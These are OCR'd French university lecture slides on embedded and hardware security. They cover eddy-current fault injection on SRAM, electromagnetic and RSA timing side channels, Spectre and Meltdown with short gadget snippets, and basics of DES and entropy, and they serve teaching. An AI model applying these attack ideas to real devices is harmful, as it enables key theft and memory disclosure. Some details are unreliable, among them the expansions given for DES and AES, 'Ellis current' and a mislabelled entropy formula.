
Stockage Sécurisé
-Secrets des communications
-Tamper Resistant

Communications sécurisées
-Authentification Mutuelle Forte


Programmes malveillants



Le vers blaster (2003)



La sécurité est une construction (design)




2 lignes de remparts

1 bastion

*La ville de Carcasonne


Paradigmes de sécurité

Hans Brinker Défense Immunitaire



Grotte de Cosquer Placebo

Pasteur



Vaccin

Attaque
Connue, inconnue

⟺

Contre-mesure
efficace non efficace

Canaux Cachés


Les équations de Maxwell sont-elles sécurisées ?

$\mathrm{div}\ \vec{B} = 0$	$\mathrm{div}\ \vec{E} = \frac{\rho}{\varepsilon_0}$
$\overrightarrow{\mathrm{rot}}\ \vec{B} = \mu_0 \vec{j} + \varepsilon_0 \mu_0 \frac{\partial \vec{E}}{\partial t}$	$\overrightarrow{\mathrm{rot}}\ \vec{E} = -\frac{\partial \vec{B}}{\partial t}$

Courants de Foucault (*Ellis current*)

$$J_x = \left(\frac{1}{e}\right)^{(x/\delta)}$$

Jx	=	**Current Density (A/m^2)**
e	=	**Base Natural Log**
x	=	**Distance Below Surface**
δ	=	**Standard Depth of Penetration**




$$\delta = \frac{1}{\sqrt{\pi f \mu \sigma}}$$


δ	=	**Standard Depth of Penetration (m)**
π	=	**3.14**
f	=	**Test Frequency (Hz)**
μ	=	**Magnetic Permeability (Henry/m)**
σ	=	**Electrical Conductivity (Siemens/m)**

Attaque par courant de Foucault d'une cellule SRAM


Il est possible de modifier l'état d'une cellule mémoire SRAM par courant de




Canaux cachés et équations de Maxwell



$$V = -\frac{d\phi}{dt}$$



Differential traces between (00h ⊕ 00h) and (FFh ⊕ 00h) picked up at different locations




TELECOM Paris

IP PARIS

RSA & *Morse Samuel F*

A	·−	N	−·	1	·−−−−
B	−···	O	−−−	2	··−−−
C	−·−·	P	·−−·	3	···−−
D	−··	Q	−−·−	4	····−
E	· (1 unit)	R	·−·	5	·····
F	··−·	S	···	6	−····
G	−−·	T	− (3 units)	7	−−···
H	····	U	··−	8	−−−··
I	··	V	···−	9	−−−−·
J	·−−−	W	·−−	0	−−−−−
K	−·−	X	−··−		
L	·−··	Y	−·−−		
M	−−	Z	−−··		



a^b modulus m

Attaque d'un *exponentiator*

- C(forme chiffrée) = M^d modulo m
- $d = d_0.2^0 + d_1.2^1 + d_2.2^2 + d_3.2^3 + d_4.2^4 + ... + d_i.2^i + ... + d_{p-1}.2^{p-1}$, ou di a pour valeur 0 ou 1.
- La forme chiffrée s'exprime sous forme d'un produit de p termes mi,
  - $C = m_0.\ m_1\ m_2 ... m_i ...\ m_{p-1}$ modulo m, avec
    - mi= 1, si ei=0 .
    - mi= $M^{2\hat{}i}$ modulo m, si ei=1
    - $X_i = M^{2\hat{}i}$, $X_{i+1} = Xi^2$
- En constate que, dans cette implémentation de l'algorithme RSA (dite *exponentiation*), chaque bit (di) de la clé implique un temps calcul différent selon que sa valeur soit 0 (multiplication triviale par 1) ou 1 (multiplication par $M^{2\hat{}i}$).


En fonction des différences de temps calculs observées on déduit la valeur de di (0 ou 1).

Spectre - Meltdown


- **Publiées en 2017, Spectre et Meltdown sont deux attaques qui exploitent des canaux cachés de cache (*Cache side-channel)***
- Spectre et Meltdown sont deux procédés d'attaque mettant à profit les techniques *Out of Order Execution* et *Speculative Execution.*
- Spectre utilise une variable d'attaque x, l'adresse de chargement d'un élément du tableau array2, dépend de la valeur array1[x].
  - Si x est supérieure an nombre d'éléments du tableau array1, le contenu de l'adresse mémoire @array2 + (256+array1[x]) est transféré dans le cache.
  - L'instruction spéculative se comporte comme une sonde permettant d'obtenir de contenu de @array1+x
- **Meltdown met à profit un bug Intel relatif à une escalade de privilège.**
  - L'exécution spéculative d'une exception permet de basculer du mode user vers le mode superviseur.
  - Le mode superviseur accède à toute la mémoire du système, une sonde permet de lire une adresse liée à la valeur d'une donnée par exemple @probe_array + data*4096

Spectre - MeltDown


```
if (x < array1_size)
y = array2[array1[x] * 256];
```




```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```




Attaques adressant les systèmes embarqués



Examples of attack threats faced by embedded systems.

Rappels de Cryptographie

Chiffrement symétrique 1/3



Une seule clé de chiffrement et déchiffrement

Le chiffrement est une bijection y=f(x)

HAL

Chiffrement symétrique 2/3

- Les clés de chiffrement (*cipher keys*) et de déchiffrement (*uncipher)* sont identiques.
- Les méthodes de bases du chiffrement sont
  - La substitution (S-BOX): n! bijections de X[1,n] vers X[1,n]
    - Exemple le code de CESAR

      Texte clair A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
      Texte codé D E F G H I J K L M N O P Q R S T U V W X Y Z A B C


  - La permutation (P-BOX) (on dit encore transposition). Un ensemble de données en clair (b éléments) est découpé en b/p blocs de p éléments.
    - Exemple ensemble de 20 éléments divisé en 4 blocs de 5 éléments.


      x1 x2 x3 x4 x5
      x6 x7 x8 x9 x10
      x11 x12 x13 x14 x15
      X16 x17 x18 x19 x20


    - Les lignes et colonnes sont permutées selon un ordre connu (la clé de permutation)
- On distingue le chiffrement par flot (*stream cipher*) et le chiffrement par bloc (*bloc cipher*).
  - RC4 est un chiffrement par flot utilisé fréquemment par le protocole SSL. Il utilise des clés d'au plus 2048 bits et chiffre un octet (8 bits)
  - DES (Digital Encryption Algorithm) utilise des clés de 56 bits et chiffre des blocs de 64 bits
  - AES (Avanced Encryption Algorithm) utilise des clés de 128 bits et chiffre des blocs de 128 bits.

Exemple DES

- **Le codage porte sur des blocs de données de 64 bits et utilise une clé unique de 64 bits (56 bits + 8 bits de parité - 1 bit /octet de parité impaire).**
  - !!!!!!!!!!!!!!!! 2^{56} << 64!
- **On utilise une permutation initiale et une permutation finale inverse de la première. 16 transformations successives (selon le procédé de FEISTEL) sont définies**
  - Le bloc de 64 bits est divisés en un bloc gauche L (32 bits) et droit R (32 bits).
  - Li = Ri-1
  - Ri = Li-1 exor f(Ri-1,Ki), Ki clé de l'étage i.
  - A partir de R et d'une matrice E (de 6 colonnes et 8 lignes) on produit un nombre de 48 bits qui est ajouté (exor) à une clé K de 48 bits. Ces 48 bits sont répartis en 8 groupes de 6 bits, chaque groupe subit une transformation Si (1..8) qui produit un mot de 4 bits.
- **La clé (56 bits utiles) subit une permutation PC1 (2 matrices de 7 colonnes et 4 lignes), puis est séparée en deux groupes de 28 bits (C0 et D0). On produit par des décalages à gauche et à droite successifs les blocs Ci et Di (i=1,...16). Une matrice PC2 permet d'obtenir les clés Ki à partir de Ci et Di (i=1,...16)**
- **En pratique DES est utilisé selon l'algorithme dit triple DES, avec deux clés de 56 bits**
  - Y = E1 o D2 o E1(x)
- **Il existe des attaques qui permettent de retrouver une clé DES à partir de 2^{40} blocs (préalablement connus) chiffrés**







Deep Crack, 1999

90 milliards de clés par seconde, 2^{56} = 9 jours

1 856 puces spécialisées pour le DES, contenues sur 29 cartes électroniques de 64 puces.

Chiffrement symétrique : notion d'entropie 3/3

- Claude Shannon a défini la notion d'entropie de l'information
  - $H = - \Sigma\ p(x) \log_2 p(x)$
    - soit $\log_2(n)$ pour n symboles équiprobables
- L'entropie conditionnelle de X sachant Y s'écrit
  - $H(X,Y) = - \Sigma\ p(X=x,Y=y) \log_2 p(X=x,Y=y)$
  - $H(X,Y) = H(X) + H(Y|X)$, $H(Y|X) = H(X,Y) - H(X)$

$$-\sum_{i=1}^{N} p_i \log_2(p_i)$$

